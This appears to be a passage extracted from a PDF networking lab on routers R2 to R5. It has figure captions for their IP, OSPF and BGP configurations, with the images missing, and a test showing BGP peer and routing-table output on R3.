
OSPF configuration on R2




BGP configuration on R2




IP configuration on R5




OSPF configuration on R5




BGP configuration on R5




IP configuration on R4




OSPF configuration on R4




BGP configuration on R4



IP configuration on R3



BGP configuration on R3



Test 1: check BGP peers and table in R3

**AS 100
1.0.0.0/8**

**public network
1.0.0.1/16
1.1.0.1/16**

```
R3# show ip bgp summary

IPv4 Unicast Summary (VRF default):
BGP router identifier 3.0.0.1, local AS number 300 vrf-id 0
BGP table version 5
RIB entries 9, using 1728 bytes of memory
Peers 1, using 13 KiB of memory

Neighbor          V     AS  MsgRcvd  MsgSent  TblVer  InQ OutQ Up/Down State/PfxRcd
PfxSnt Desc
R5(10.0.35.2)    4      200      114      112      5       0     0 00:05:22           4
5 N/A

Total number of neighbors 1
R3# show ip bgp
BGP table version is 5, local router ID is 3.0.0.1, vrf id 0
Default local pref 100, local AS 300
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Nexthop codes: @NNN nexthop's vrf id, < announce-nh-self
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

      Network          Next Hop            Metric LocPrf Weight Path
*> 1.0.0.0/24      10.0.35.2(R5)          0 200 100 i
*> 2.2.0.0/16      10.0.35.2(R5)          0 200 i
*> 2.4.0.0/16      10.0.35.2(R5)          0 200 i
*> 2.5.0.0/16      10.0.35.2(R5)          0 200 i
*> 3.0.0.0/8       0.0.0.0(R3)           0        32768 i

